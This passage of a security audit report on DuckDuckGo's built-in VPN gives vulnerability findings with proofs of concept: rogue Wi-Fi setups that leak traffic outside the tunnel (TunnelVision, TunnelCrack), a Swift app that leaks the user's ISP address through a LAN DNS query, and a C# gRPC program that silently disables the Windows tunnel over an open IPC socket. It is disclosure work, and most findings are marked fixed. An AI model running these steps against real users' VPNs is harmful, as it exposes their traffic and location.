    option rfc3442  32, 34, 160, 111, 145, 10, 13, 37, 1;
    option ms-rfc3442 32, 34, 160, 111, 145, 10, 13, 37, 1;
}
```

The address `34.160.111.145` used in this example points to the `https://ifconfig.me` service, which returns the public IP address from which the request originated. This was done to demonstrate that the IP addresses returned by `https://ifconfig.me` and `https://api.ipify.org` will differ, highlighting the distinct paths taken by the traffic.

7) Restart the DHCP server service:

```
# systemctl restart isc-dhcp-server
```

8) Activate the access point:

```
# create_ap $wifi_if $eth_if testnetwork abcdefgh
```

Now, the following steps should be performed on a MacBook with the DuckDuckGo browser and VPN installed:

1) Connect the MacBook to the exposed access point.
2) Launch the browser and enable the VPN service.
3) Then, execute the following commands from the terminal:


```
# curl https://ifconfig.me
77.[REDACTED]
# curl https://api.ipify.org
84.17.55.190
```

As demonstrated, the ifconfig.me service returned the actual public IP address, while the myip.com service returned the VPN tunnel address. This confirms that the attack was successful in leaking traffic outside the tunnel. For a clearer demonstration of the results, an HTML file can also be opened in a browser:

```
<!DOCTYPE html>
<html lang="pl">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>IP Lookup</title>
</head>
```

```
<body>
  <h1>IP Lookup</h1>

  <div id="ifconfigme-box" class="result-box">
    <div class="result-title">Result from ifconfig.me:</div>
    <div id="ifconfigme-result" class="result-content">Loading...</div>
  </div>

  <div id="myipcom-box" class="result-box">
    <div class="result-title">Result from api.ipify.org:</div>
    <div id="myipcom-result" class="result-content">Loading...</div>
  </div>

  <script>
    fetch('https://ifconfig.me/all.json')
      .then(response => response.json())
      .then(data => {
        document.getElementById('ifconfigme-result').textContent = `IP: ${data.ip_addr}`;
      })
      .catch(error => {
        document.getElementById('ifconfigme-result').textContent = `Error: ${error}`;
      });

    fetch('https://api.ipify.org?format=json')
      .then(response => response.json())
      .then(data => {
        document.getElementById('myipcom-result').textContent = `IP: ${data.ip}`;
      })
      .catch(error => {
        document.getElementById('myipcom-result').textContent = `Error: ${error}`;
      });
  </script>
</body>
</html>
```

Below is an example of the result:




Note: While the attack was demonstrated using a WiFi card, there is nothing preventing it from being executed over an Ethernet network.

## LOCATION

DuckDuckGo in-browser VPN routing and packet filtering rules.

## RECOMMENDATION

It is recommended to create appropriate Packet Filter rules to block outgoing traffic outside the tunnel.

# [FIXED][MEDIUM] SECURITUM-247277-002: TunnelCrack LocalNet – traffic leakage outside the tunnel

## SUMMARY AFTER RETEST – 26.02.2025

Vulnerability has been fixed. It's no longer possible to perform TunnelCrack attack.

## SUMMARY

The LocalNet attack takes advantage of exceptions made for local network traffic by manipulating the routing table, with the primary objective of exposing traffic in plaintext outside the secure VPN tunnel. For example, to leak traffic destined for the `securitum.com` (IP: `51.68.156.78`), an attacker sets up a rogue Wi-Fi network and advertises that IP range `51.68.156.0/24` as part of the local network. This trick causes the VPN client to treat all traffic to that range as local, sending it outside the VPN tunnel, thereby exposing it to potential interception by the attacker.

Note: Normally, this attack only works when Exclude Local Networks is enabled, which is enabled by default. However, due to the SECURITUM-247277-003 point, this attack works regardless of whether Exclude Local Networks is enabled or not.

## PREREQUISITES FOR THE ATTACK

An access point or a computer capable of acting as one (requires at least one WiFi card).

## TECHNICAL DETAILS (PROOF OF CONCEPT)

To successfully execute the attack, the appropriate environment must first be set up. A computer running Ubuntu 22.04, equipped with one Ethernet card and one WiFi card, will serve as the access point. The exploitation was based on the study available at the following URL:

```
https://github.com/vanhoefm/vpnleaks
```

Below is a list of steps:

1) Install a service that enables the creation of an access point using a WiFi card through an Ethernet-to-WiFi bridge.

```
# apt install hostapd
```

2) Start the Access Point service, specifying the target network in the designated area where you intend to intercept traffic:

```
# create_ap $wifi_if $eth_if testnetwork abcdefgh -g 51.68.156.1
```

3) Add the IP address 51.68.156.78 to the internal (WiFi) interface:

```
# ip addr add 51.68.156.78/24 dev $wifi_if
```

4) Run the HTTP service on the host with the access point to confirm the success of the attack:

```
# python3 -m http.server 80
```

Now, the following list of steps should be performed on a macOS with the DuckDuckGo browser and VPN installed.

1) Connect the MacBook to the exposed access point.
2) Launch the browser and enable the VPN service.
3) Then, execute the following commands from the terminal:

```
# curl -k securitum.com
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>The computer at this point tries to connect to the sekurak.pl
server
```

As demonstrated, although the computer is connected through the tunnel, the attempt to reach the public address of the `securitum.com` server bypasses the tunnel entirely.

## LOCATION

DuckDuckGo in-browser VPN routing and packet filtering rules.

## RECOMMENDATION

Implementing countermeasures for the described vulnerability may be challenging. However, it is recommended to inform the application users about the risk associated with enabling the *Exclude Local Network* feature.

## [FIXED][MEDIUM] SECURITUM-247277-003: Exclude Local Networks functionality not working properly

### SUMMARY AFTER RETEST – 26.02.2025

Vulnerability has been fixed. The Exclude Local Networks functionality works correctly.

### SUMMARY

The audit revealed that the Exclude Local Networks feature, designed to block access to local network resources when enabled, is malfunctioning. Regardless of whether the feature is toggled on or off, the user can still connect to local network resources, such as local devices, file shares, and internal servers. This indicates that the functionality intended to isolate the user's device from the local network is not behaving as expected.


### PREREQUISITES FOR THE ATTACK

None.

### TECHNICAL DETAILS (PROOF OF CONCEPT)

To verify the existence of the issue, follow the steps outlined below:

1) Launch the browser.
2) Turn off "Exclude Local Networks" option:




3) Enable the VPN service.
4) Execute `ping` command, replacing the highlighted section with the IP address of the local network resources:

```
$ ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1): 56 data bytes
64 bytes from 192.168.1.1: icmp_seq=0 ttl=64 time=2.063 ms
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=5.071 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=3.764 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=49.656 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=64 time=2.388 ms
```

## LOCATION

DuckDuckGo in-browser VPN, Exclude Local Network functionality.

## RECOMMENDATION

It is recommended to fix the “Exclude Local Network” functionality.

## [NOT RETESTED][LOW] SECURITUM-247277-004: Missing version information in code signing requirements

### SUMMARY

In macOS, the Transparency, Consent, and Control (TCC) framework regulates permissions for sensitive resources like the camera, microphone, and location data. macOS relies on code signing requirements (`csreq`) to verify the identity and integrity of apps accessing these resources. However, if the `csreq` does not enforce strict version control, attackers can downgrade an application to an older version, which may contain known vulnerabilities. This bypasses TCC protections and allows the outdated version of the app to access protected resources without re-prompting for user consent.

By downgrading to a version that is vulnerable, attackers can exploit flaws in the older app version to escalate privileges or exfiltrate sensitive data, while still appearing as a legitimate signed application.

### PREREQUISITES FOR THE ATTACK

Access to an Older Signed Version of the Application.

### TECHNICAL DETAILS (PROOF OF CONCEPT)

With the DuckDuckGo browser installed, execute the following command in the terminal:

```
$ codesign -d --requirements - /Applications/DuckDuckGo.app
Executable=/Applications/DuckDuckGo.app/Contents/MacOS/DuckDuckGo
designated => identifier "com.duckduckgo.macos.browser" and anchor apple generic and certificate 1[field.1.2.840.113635.100.6.2.6] /* exists */ and certificate leaf[field.1.2.840.113635.100.6.1.13] /* exists */ and certificate leaf[subject.OU] = HKE973VLUW
```

As demonstrated, the designated field contains the following elements:

- Information about the application's bundle identifier.
- The developer certificate used to sign the application.

On the other hand, information regarding the application version is missing.

### LOCATION

DuckDuckGo in-browser VPN routing and packet filtering rules.

### RECOMMENDATION

It is recommended to enforce version-specific code signing requirements within the app. By doing so, the system will only trust specific app versions, preventing older, potentially vulnerable versions from being accepted. This ensures that even if a downgraded version of the app is introduced, it will not automatically inherit the TCC permissions granted to the newer, secure version.

## [NOT RETESTED][LOW] SECURITUM-247277-005: Insecure keychain access via WhenUnlocked permissions

### SUMMARY

During the audit, it was observed that the application used the `kSecAttrAccessibleWhenUnlocked` attribute for storing sensitive information in the Keychain. While this setting restricts data access to times when the device is unlocked, it introduces a significant risk if an attacker gains access to an iCloud backup from a stolen or compromised device associated with the same Apple ID. In such cases, the attacker could restore this backup on another device, thereby obtaining sensitive Keychain data without needing access to the original device.

### PREREQUISITES FOR THE ATTACK

Local access to the system or access to backup.

### TECHNICAL DETAILS (PROOF OF CONCEPT)

Below is an overview of the code snippets and their corresponding locations that define Keychain access policies:

- DuckDuckGo/Common/FileSystem/EncryptionKeys/EncryptionKeysStore.swift#L80:

```
func store(key: SymmetricKey) throws {
     let attributes: [String: Any] = [
         kSecClass as String: kSecClassGenericPassword,
         kSecAttrAccount as String: account,
         kSecValueData as String: key.dataRepresentation.base64EncodedString(),
         kSecAttrService as String: Constants.encryptionKeyServiceBase64,
         kSecAttrAccessible as String: kSecAttrAccessibleWhenUnlocked
     ]

     // Add the login item to the keychain
     let status = SecItemAdd(attributes as CFDictionary, nil)

     guard status == errSecSuccess else {
         throw EncryptionKeyStoreError.storageFailed(status)
     }
 }
```

- LocalPackages/DataBrokerProtection/Sources/DataBrokerProtection/Storage/DataBrokerProtectionKeyStoreProvider.swift#L181:

```
func whenUnlockedQueryAttributes(named name: String, serviceName: String) -> [String: Any] {
    var attributes = attributesForEntry(named: name, serviceName: serviceName)
    attributes[kSecAttrAccessible as String] = kSecAttrAccessibleWhenUnlocked
    return attributes
}
```

### LOCATION

DuckDuckGo in-browser VPN routing and packet filtering rules.

## RECOMMENDATION

To enhance Keychain security and mitigate the risks associated with the `WhenUnlocked` access level, consider using the following safer alternatives based on Apple's recommendations:

- `kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly` – This ensures keychain items are only accessible when the device is unlocked and protected by a passcode. It also prevents these items from being included in backups or transferred to other devices. This setting is ideal for protecting highly sensitive data.
- `kSecAttrAccessibleAfterFirstUnlockThisDeviceOnly` – This allows access to keychain items after the first unlock post-reboot but still prevents them from being included in backups or transferred to other devices. It is suitable for background tasks that require secure data access.

Both options provide stronger security than the default `WhenUnlocked` setting, particularly in preventing keychain data from being exposed through backups. Additionally, they ensure keychain items remain tied to a single device, enhancing security by making them inaccessible on other devices or through backups.

# [NOT RETESTED][LOW] SECURITUM-247277-006: Exposing information about the user's Internet Service Provider (ISP) via malicious application

## SUMMARY

The vulnerability was detected that allows an attacker to bypass the VPN connection on macOS, revealing the IP address assigned by the user's Internet Service Provider (ISP), rather than the masked VPN IP. This IP belongs to the ISP's network, potentially exposing details about the user's general location and ISP, compromising the privacy that the VPN is intended to protect.

The attacker must be able to run a malicious application on the user's phone to exploit this vulnerability. As a result, while the risk of exposing sensitive information is present, it is relatively low.

~~Note: Because of the SECURITUM-247277-003 point, this vulnerability works regardless of whether "Exclude Local Networks" is enabled.~~

Update on 18.04.2025: Vulnerability applies only when the "Exclude Local Networks" option is enabled.


## PREREQUISITES FOR THE ATTACK

The malicious application must be installed on the user's phone.

## TECHNICAL DETAILS (PROOF OF CONCEPT)

The following steps were taken to confirm the existence of the vulnerability:

1) It was noticed that the excluding LAN connections from being tunneled through the VPN is enabled by default:





2) The following is an example of a Swift application that was prepared to send a raw query using a DNS resolver located in the LAN:

```
import Foundation
import Network

func performDNSQueryIPv4(domain: String, dnsServer: String) {
    let serverAddress = dnsServer
    let serverPort: UInt16 = 53

    var socketFD: Int32 = -1
    let addr = sockaddr_in(sin_len: UInt8(MemoryLayout<sockaddr_in>.size),
                           sin_family: sa_family_t(AF_INET),
                           sin_port: in_port_t(serverPort.bigEndian),
                           sin_addr: in_addr(s_addr: inet_addr(serverAddress)),
                           sin_zero: (0, 0, 0, 0, 0, 0, 0, 0))

    socketFD = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)

    if socketFD < 0 {
        print("Error: Could not create socket")
        return
    }

    let addrPointer = withUnsafePointer(to: addr) {
        $0.withMemoryRebound(to: sockaddr.self, capacity: 1) { $0 }
    }

    var query = Data([0x12, 0x34, 0x01, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00])
    let domainParts = domain.split(separator: ".")
    for part in domainParts {
        query.append(UInt8(part.count))
        if let data = part.data(using: .utf8) {
            query.append(data)
        }
    }

    query.append(contentsOf: [0x00, 0x00, 0x01, 0x00, 0x01])

    let sentBytes = query.withUnsafeBytes {
        sendto(socketFD, $0.baseAddress, $0.count, 0, addrPointer,
socklen_t(MemoryLayout<sockaddr_in>.size))
    }

    if sentBytes < 0 {
        print("Error: Could not send query")
        return
    }

    var responseBuffer = [UInt8](repeating: 0, count: 512)
    let receivedBytes = recvfrom(socketFD, &responseBuffer, responseBuffer.count, 0, nil, nil)

    if receivedBytes < 0 {
        print("Error: Could not receive response")
        return
    }

    print("Received \(receivedBytes) bytes from DNS server")
    let transactionID = (Int(responseBuffer[0]) << 8) | Int(responseBuffer[1])
```


```
    print("Transaction ID: 0x\(String(transactionID, radix: 16))")
    let flags = (Int(responseBuffer[2]) << 8) | Int(responseBuffer[3])
    print("Flags: 0x\(String(flags, radix: 16))")
    let questionCount = (Int(responseBuffer[4]) << 8) | Int(responseBuffer[5])
    print("Questions: \(questionCount)")
    let answerCount = (Int(responseBuffer[6]) << 8) | Int(responseBuffer[7])
    print("Answers: \(answerCount)")

    if answerCount > 0 {
        var index = 12

        while responseBuffer[index] != 0x00 {
            index += Int(responseBuffer[index]) + 1
        }
        index += 5
        for _ in 0..<answerCount {
            index += 2
            let type = (Int(responseBuffer[index]) << 8) | Int(responseBuffer[index + 1])
            index += 8
            let rdLength = (Int(responseBuffer[index]) << 8) | Int(responseBuffer[index + 1])
            index += 2
            if type == 1 && rdLength == 4 {
                let ipAddress = "\(responseBuffer[index]).\(responseBuffer[index +
1]).\(responseBuffer[index + 2]).\(responseBuffer[index + 3])"
                print("Resolved IPv4 Address: \(ipAddress)")
                index += 4
            } else {
                index += rdLength
            }
        }
    } else {
        print("No answers received")
    }

    close(socketFD)
}

let domain = "ntkcyg8tfdg5pe4h1ztai56ig9m0aqyf.x.securak.pl"
performDNSQueryIPv4(domain: domain, dnsServer: "192.168.1.1")
```

3) The above application was executed on a MacBook with the VPN enabled. The Wireshark application was used to confirm that the query was sent directly to the DNS resolver without using the VPN:



| | | | | | | |
|---|---|---|---|---|---|---|
| 73 | 1.330299 | 192.168.1.128 | 213.179.216.68 | Wire… | 138 | Transport Data, receiver=0x3E8F068B, counter=1902, datalen=64 |
| 74 | 1.332770 | 192.168.1.128 | 213.179.216.68 | Wire… | 170 | Transport Data, receiver=0x3E8F068B, counter=1903, datalen=96 |
| 75 | 1.338340 | 213.179.216.68 | 192.168.1.128 | Wire… | 138 | Transport Data, receiver=0xA8DB11A1, counter=3233, datalen=64 |
| 76 | 1.529347 | 192.168.1.128 | 104.18.37.148 | TCP | 54 | [TCP ZeroWindow] 54231 → 443 [ACK] Seq=1 Ack=1 Win=0 Len=0 |
| 77 | 1.533700 | 104.18.37.148 | 192.168.1.128 | TCP | 66 | [TCP Dup ACK 30#1] 443 → 54231 [ACK] Seq=1 Ack=2 Win=9 Len=0 TSval=2034474204 TSecr=9 |
| 78 | 1.823587 | 192.168.1.128 | 192.168.1.1 | DNS | 105 | Standard query 0x1234 A ntkcyg8tfdg5pe4h1ztai56ig9m0aqyf.x.securak.pl |
| 79 | 1.831079 | 192.168.1.1 | 192.168.1.128 | DNS | 121 | Standard query response 0x1234 A ntkcyg8tfdg5pe4h1ztai56ig9m0aqyf.x.securak.pl A 139. |
| 80 | 1.962926 | 192.168.1.128 | 213.179.216.68 | ICMP | 66 | Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 81) |
| 81 | 1.967685 | 213.179.216.68 | 192.168.1.128 | ICMP | 66 | Echo (ping) reply id=0x0000, seq=0/0, ttl=58 (request in 80) |

4) The DNS query received by the DNS server responsible for the requested domain name, *ntkcyg8tfdg5pe4h1ztai56ig9m0aqyf.x.securak.pl*, confirmed the leakage of the ISP's IP address:




## LOCATION

The *Exclude Local Network* feature.

## RECOMMENDATION

It may be difficult to implement countermeasures for the described vulnerability. However, it is recommended to inform the application users about the risk associated with enabling the *Exclude Local Network* feature.

# Informational issues in macOS version

# [NOT IMPLEMENTED][INFO] SECURITUM-247277-007: URL Scheme Hijacking

## SUMMARY

In macOS, URL scheme hijacking occurs when multiple applications register the same custom URL scheme. A URL scheme is a mechanism used to allow applications to interact with each other through specific URL protocols, such as `networkprotection://`.

If two or more apps register the same scheme, there is no built-in way for the system to determine which app should handle the request. This opens the door to a hijacking attack, where a malicious app can intercept requests meant for another app.

The key risk is that the attacker's app can pretend to be the legitimate handler of the URL scheme, allowing it to capture or manipulate data meant for the legitimate app. This could lead to sensitive information being leaked, or even unauthorized actions being triggered. For example, attackers could steal authentication tokens or exploit the handling of the URL scheme to perform malicious actions without user consent.

Note: This issue was categorized as informational, as the audit did not uncover any attacks that could compromise the confidentiality, integrity, or availability of the data.

## TECHNICAL DETAILS (PROOF OF CONCEPT)

Below are the Schema URL definitions identified in the source code:

- `DuckDuckGo/Info.plist#L462`:

```
[...]
<key>CFBundleURLTypes</key>
	<array>
		<dict>
			<key>CFBundleURLName</key>
			<string>Web site URL</string>
			<key>CFBundleURLSchemes</key>
			<array>
				<string>http</string>
				<string>https</string>
			</array>
		</dict>
		<dict>
			<key>CFBundleTypeRole</key>
			<string>Viewer</string>
			<key>CFBundleURLName</key>
			<string>VPN URLs</string>
			<key>CFBundleURLSchemes</key>
			<array>
				<string>networkprotection</string>
			</array>
		</dict>
		<dict>
			<key>CFBundleTypeRole</key>
			<string>Viewer</string>
			<key>CFBundleURLName</key>
```

```
                    <string>DataBroker Protection URLs</string>
                    <key>CFBundleURLSchemes</key>
                    <array>
                           <string>databrokerprotection</string>
                    </array>
             </dict>
      </array>
[...]
```

## LOCATION

The locations mentioned in the *Technical details* section.

## RECOMMENDATION

It's recommended to use Universal Links instead of custom URL schemes, as Universal Links provide a more secure method for inter-app communication and minimize the risk of interception or hijacking. Additionally, application should validate all incoming URLs to ensure they match expected formats and content and verify the source application by implementing checks to confirm that requests are coming from trusted apps only.

# Vulnerabilities in Windows version

# [FIXED][HIGH] SECURITUM-247281-001: Inter-process communication – write permissions for everyone

## SUMMARY AFTER RETEST – 18.02.2025

The vulnerability has been eliminated. The attacker is no longer able to communicate with the Inter-Process Communication socket.

## SUMMARY

The service managing VPN operations uses gRPC via Unix Domain Socket for inter-process communication. IPC is used, by the browser, so that the browser can enable, disable and configure tunnel settings. Access to this socket has been given write permissions for everyone. As a result, any user and any application can disable, enable or reconfigure the tunnel without notifying the user who is currently using it. Additionally, in a scenario where multiple users are using the same host in parallel, one of them can reconfigure the tunnel connection without the knowledge of the person who initiated it.

## PREREQUISITES FOR THE ATTACK

Access to the victim's computer via malware or parallel access.

## TECHNICAL DETAILS (PROOF OF CONCEPT)

In order to successfully exploit the vulnerability, custom software must be created using Visual Studio. Below is a list of steps:

1. Create a new project in Visual Studio.
2. Add the NetworkProteciton.Grpc.dll file as a dependency to the project, which is located in the following location:

```
[DDG_INSTALL_PATH]/WindowsBrowser/NetworkProtection.Grpc.dll
```

3. Create a `Program.cs` file, with the following content:

```
using System;
using System.IO;
using System.Net;
using System.Net.Http;
using System.Net.Sockets;
using System.Threading.Tasks;
using Grpc.Net.Client;
using NetworkProtection.Grpc.Models;
using NetworkProtection.Grpc.Services;
using ProtoBuf.Grpc.Client;

class Program
{
    static async Task Main(string[] args)
    {
        string unixDomainSocketPath =
"C:\\ProgramData\\DuckDuckGo\\NetworkProtection\\ipc\\socket";

        var udsEndPoint = new UnixDomainSocketEndPoint(unixDomainSocketPath);
```

```
        var connectionFactory = new UnixDomainSocketConnectionFactory(udsEndPoint);

        var socketsHttpHandler = new SocketsHttpHandler
        {
            ConnectCallback = connectionFactory.ConnectAsync
        };

        var httpClient = new HttpClient(socketsHttpHandler)
        {
            BaseAddress = new Uri("http://localhost")
        };

        GrpcClientFactory.AllowUnencryptedHttp2 = true;
        var channel = GrpcChannel.ForAddress(httpClient.BaseAddress, new GrpcChannelOptions {
HttpClient = httpClient });

        var calculator = channel.CreateGrpcService<IConnectionService>();

        var request = new ChangeDesiredStateRequest
        {
            State = DesiredConnectionState.Disconnected,
            AuthToken = "",
            CustomDns = "8.8.8.8",
            ExcludeLan = true,
            Location = new DesiredLocation(),
            SplitTunnel = new SplitTunnelConfig()
        };

        var response = calculator.ChangeDesiredStateAsync(request);
        response.Wait();
    }
}
public class UnixDomainSocketConnectionFactory
{
    private readonly EndPoint _endPoint;

    public UnixDomainSocketConnectionFactory(EndPoint endPoint)
    {
        _endPoint = endPoint;
    }

    public async ValueTask<Stream> ConnectAsync(SocketsHttpConnectionContext context,
CancellationToken cancellationToken)
    {
        var socket = new Socket(AddressFamily.Unix, SocketType.Stream, ProtocolType.Unspecified);
        using (cancellationToken.Register(() => socket.Close()))
        {
            await socket.ConnectAsync(_endPoint, cancellationToken);
        }

        return new NetworkStream(socket, ownsSocket: true);
    }
}
```

Running this exploit will cause the tunnel to stop, without notifying the user. In addition, at the location highlighted in yellow, the tunnel configuration can be modified, e.g. by changing the DNS server address to one controlled by the attacker, and further attacks can be carried out.

### LOCATION

DuckDuckGo in-browser VPN inter-process communication service.

### RECOMMENDATION

It is recommended to limit access to the sockets, only to the user who initiated the tunnel and only in an interactive way. In addition, appropriate system notifications should be put in place to inform about changes in the state of the VPN tunnel.

# [NOT RETESTED][LOW] SECURITUM-247281-002: TunnelVision – selective denial-of-service attack

## SUMMARY

The TunnelVision vulnerability (CVE-2024-3661) is an issue affecting VPN implementations that rely on routing tables and DHCP protocols. This vulnerability allows an attacker to bypass the VPN tunnel and partially reroute traffic outside of it, effectively "decloaking" it. The attack specifically exploits DHCP Option 121 (Classless Static Route Option), which can alter routing tables to leak unencrypted traffic outside the VPN, potentially allowing an attacker on the same local network (e.g. public access point) to intercept or manipulate this traffic.

Note: In the case of this vulnerability under Windows, the direct result of its exploitation is denial of access to the designated host/network.

Update 18.04.2025: Due to the effect of vulnerability, its severity has been downgraded to LOW.

## PREREQUISITES FOR THE ATTACK

An access point or computer that can perform this function (minimum one WiFi card).

## TECHNICAL DETAILS (PROOF OF CONCEPT)

To successfully perform an attack, the appropriate environment must first be set up. A computer running Ubuntu 22.04, equipped with one Ethernet card and one WiFi card, will serve as the access point. The exploitation was based on the study available at the following URL:

```
https://github.com/leviathansecurity/TunnelVision/tree/master
```

Below is a list of steps:

